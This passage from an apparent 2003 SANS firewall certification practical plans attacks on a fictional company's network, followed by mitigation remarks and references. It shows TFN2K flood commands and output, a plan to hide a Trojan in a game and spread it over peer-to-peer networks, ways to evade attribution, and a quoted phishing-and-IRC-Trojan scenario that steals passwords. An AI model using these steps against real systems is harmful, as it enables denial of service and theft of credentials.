[root@localhost tfn2k]# tcpdump -i eth0
```

tcpdump: listening on eth0

```
20:27:34.283588 27.161.254.0.19887 > 192.168.1.1.http: S 16303074:16303094(20) win 46964 urg 63627
```

```
20:27:34.287326 192.168.1.102.32770 > 192.168.1.1.domain: 8282+ PTR? 1.1.168.192.in-addr.arpa. (42) (DF)
```

```
20:27:34.287514 158.174.250.0.59764 > 192.168.1.1.http: S 14308180:14308200(20) win 62502 urg 30297
```

```
20:27:34.287574 51.146.172.0.43945 > 192.168.1.1.http: S 12575742:12575762(20) win 64147 urg 50770
```

```
20:27:34.287626 238.254.180.0.29538 > 192.168.1.1.http: S 16621556:16621576(20) win 34012 urg 19187
```

```
20:27:34.287906 64.86.175.0.48978 > 192.168.1.1.http: S 11274552:11274572(20) win 57264 urg 3019420:27:34.288041 39.107.199.0.58126 > 192.168.1.1.http: S 7362156:7362176(20) win 147 urg 14936
```

The listing is truncated for brevity.

The server is then instructed to cease the attack.

```
[root@localhost tfn2k]# ./tfn -h 192.168.1.102 -c 0
```


Protocol : random
Source IP : random
Client input : single host
Command : stop flooding

Password verification:

Sending out packets: .

The above command sequence and listings show that tnf2k works as advertised and can be used as a DDOS tool to attack the target web server. The only remaining task would be to compile a windows compatible version of the td server. I didn't have tools to accomplish this.

Now we need a method of getting the client on 50 cable/DSL machines. To accomplish this we will use Exebind to assemble an executable file that contains a program of general interest, like a game or utility, from the game/utility and our td.exe server Trojan. The bundle will also include a program to call a CGI on a website so that the CGI can log the IP address of the compromised host to a file. Here is an example of the use of exebind.



Exebind can be used recursively so we can add as many programs together as we like. In this case all we need to do is add the outbound web CGI get to identify the machine that executed the Trojan. Of course the web site will have to be purchased in an untraceable way and only accessed from public sites that are uncontrolled, like a University or Library. To distribute the software, the final file which to a novice appears as a useful utility/game, the file is made accessible via Kaaza and other peer-to-peer sites. The web site is checked periodically until we have successfully lured 50 machines with common Cable/DSL domains into downloading and running the program.

Finally, off to the University to run the client (Master) to command the servers to launch the attack. To cloak ourselves we use a wireless card with a cloned MAC address and get a DHCP IP address from the open access points. Many Universities have completely open wireless networks. Having obtained a network connection we launch the attack by taking the file of client IP's we collected on the web site and use tfn with the -f option.

```
[root@localhost tfn2k]# ./tfn -f agent-ip-addr.txt -c 5 -i www.giac.com -p 80
```

This will begin the DDOS attack against Giac's website. This particular attack can be mitigated by blocking the small number of machines involved. Defending against DDOS attacks in general requires a rapid response and coordination with your ISP to help

suppress the attack. For a large scale DDOS there isn't much of a defense without ISP coordination. The best defense is for everyone to prevent spoofed addresses from leaving their networks and to protect their hosts from becoming DDOS agents. This way it's much harder to get servers to be able to launch an attack. It would also be much easier to identify and fix the compromised machines or prevent their compromise in the first place.

4.3 Attack to Compromise an Internal Host

A compromise of a local machine will be attempted using a variant of the technique discussed in section 4.2. Dan's design shields the internal workstations from external requests. However, any connection is allowed out. So, we'll use some social engineering to get an employee to run a Trojan program on their computer. To do this we'll need to find out some email addresses. Giac's web pages, directory, receptionist's, etc., are places we'll look to find email addresses. Dan's paper did not specifically mention a public directory, although many companies have this or the equivalent can be gained by traversing and parsing web site content. Armed with the email addresses of many employees and even using randomly generated dictionary email addresses like (bob@giac.com), we stage a deception attack through email. This is done by forging the return address so the message appears to be from one of Giac's partners and offering a free greeting. The attached *.zip greeting is actually Noob 3.1. Noob is an activeX IRC Trojan downloadable at <http://packetstormsecurity.nl> [20]. Excerpts from the included html file explain some of the useful features.

Ref: The Shadow <http://www2.packetstormsecurity.org/cgi-bin/search/search.cgi?searchvalue=Noob+3.01&type=archives> [20]

The below scenario is taken from the reference.

Here is a scenario:

1. Send it as a mail attachment after having zipped it.
2. Once the victim opens that page he/she will be prompted to Accept Initialization of an ActiveX Control (this is the sticky part). If the victim clicks on "YES" then he/she will be infected.

* Note once again that this only works on Internet Explorer 4.0 SP1 or 5.0 actually*

3. Assuming that the Victim clicks on "YES", the Trojan will scan his Hard Disk and search for any mIRC scripts or plain mIRC presence. Once it finds a version of mIRC it infects it with a "script.ini" like Trojan called Noobini.ini.

4. When your victim connects to IRC all you have to do is type:

```
/ctcp {your victim's nickname} gravity3
```

If the victim was successfully infected then you will receive a message from him saying "Noob Active".

5. Now all you have to do is sit and wait to see whatever the victim is typing in his mIRC including his Nickserv or Chanserv PASSWORDS (on Dalnet) !!! Everything will be sent to you in the query window.

6. You can also issue commands to the mIRC of the victim by simply typing commands in your mIRC window as shown below...

(d). To get an Fserve Running try using the FSERV command... more on that in the mIRC help file. This command can turn out to be useful if you want to download or upload file to the victim such as a Back

Orifice server in the "Startup" folder.

The possibilities to this are only limited to mIRC commands that exist. It's as if you were in the place of the user.

The exploit assumes that at least one person who reads and opens the mail will also be an active IRC user. I looked at several other forms of email borne ActiveX exploits but was having difficulty in obtaining the source. I was able to obtain Noob 3.01 and 4. Education may be the only way to help mitigate this problem. Although, despite how often people are told not to open email, some always do. You can't really fully block IRC traffic. This is because it can be tunneled through http proxies making it harder to recognize. However, by blocking or monitoring IRC traffic you can potentially identify problem hosts.

© SANS Institute 2003, Author retains full rights

5. References

- [1] Ziegler, R. and Constantine, C., "Linux Firewalls, Second Edition.", New Riders Publishing. 2002.
- [2] Skoudis, E., Counter Hack, Prentice Hall, 2002.
- [3] Jones, K., Shema, M., and Johnson, B., Anti-Hacker Toolkit, McGraw-Hill, 2002.
- [4] Boney, J., CISCO IOS in a Nutshell, O'Reilly and Associates, 2002.
- [5] Secure Computing Corporation, "Sidewinder G2 Firewall Administration Guide", Secure Computing Corp., 2003.
- [6] Secure Computing Corporation, "Sidewinder G2 Firewall Installation Guide", Secure Computing Corp., 2003.
- [7] Comer, D., "Internetworking with TCP/IP", Prentice Hall, 2000.
- [8] Microsoft Corporation, "Configuring a VPN Solution", URL: <http://www.microsoft.com/technet/treeview/default.asp?url=/technet/prodtechnol/windowss2000serv/deploy/confeat/vpnsol.asp>
- [9] Center for Internet Security, "Benchmarks and Scoring tool for Windows 2000 and Windows NT", URL: http://www.cisecurity.com/bench_win2000.html
- [10] Cisco Systems, "Cisco Advisory: Cisco IOS Interface Blocked by IPv4 Packets", URL: <http://www.cisco.com/warp/public/707/cisco-sa-20030717-blocked.shtml>
- [11] Stanford University, "Protocol Information on Cisco IOS Denial of Service -- 17 Jul 2003", URL: <http://securecomputing.stanford.edu/alerts/cisco-update-17jul2003.html>
- [12] Tripwire Inc. URL: <http://www.tripwire.com/>
- [13] Ohio State University, "RFC 2827 - Defeating Denial of Service Attacks which employ IP Source Address Spoofing", URL: <http://www.cis.ohio-state.edu/cgi-bin/rfc/rfc2827.html>
- [14] SecurityFocus.com, "Check Point FW-1 Syslog Daemon Unfiltered Escape Sequence Vulnerability", URL: <http://www.securityfocus.com/bid/7161>

- [15] AERAssec Network Services, "Checkpoint FW-1 Advisory", 2003, URL: <http://www.aerasesc.de/security/advisories/txt/checkpoint-fw1-ng-fp3-syslog-crash.txt>
- [16] Checkpoint Software Technologies, LTD., "Next Generation Feature Pack 3 Hotfix", URL: http://www.checkpoint.com/techsupport/ng/fp3_hotfix.html#hotfix2
- [17] Checkpoint Software Technologies, LTD., "syslog connections", URL: <http://www.checkpoint.com/techsupport/alerts/syslog.html>
- [18] CERT Coordination Center, "Results of the Distributed-Systems Intruder Tools Workshop", URL: http://www.cert.org/reports/dsit_workshop-final.html#Introduction
- [19] Barlow, J., and Thrower, W., "TFN2K - An Analysis", 3/2000, URL: http://packetstormsecurity.nl/distributed/TFN2k_Analysis-1.3.txt
- [20] The Shadow, "Noob 3.01 is a trojan which uses an IRC connection to control it", URL: <http://www2.packetstormsecurity.org/cgi-bin/search/search.cgi?searchvalue=Noob+3.01&type=archives>
- [21] Google Search Engine, URL: www.google.com
- [22] SecurityFocus.com, "Vulnerabilities by vendor", URL: <http://www.securityfocus.com/bid/vendor/>
- [23] The MITRE Corporation, "Common Vulnerabilities and Exposures", URL: <http://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=Checkpoint>
- [24] Hlavac, D., "GIAC Certified Firewall (GCFW) Practical Assignment (version 1.9)", URL: http://www.giac.org/practical/GCFW/Dan_Hlavac_GCFW.pdf
- [25] Source Forge, "The GNU Netcat project", URL: <http://netcat.sourceforge.net/>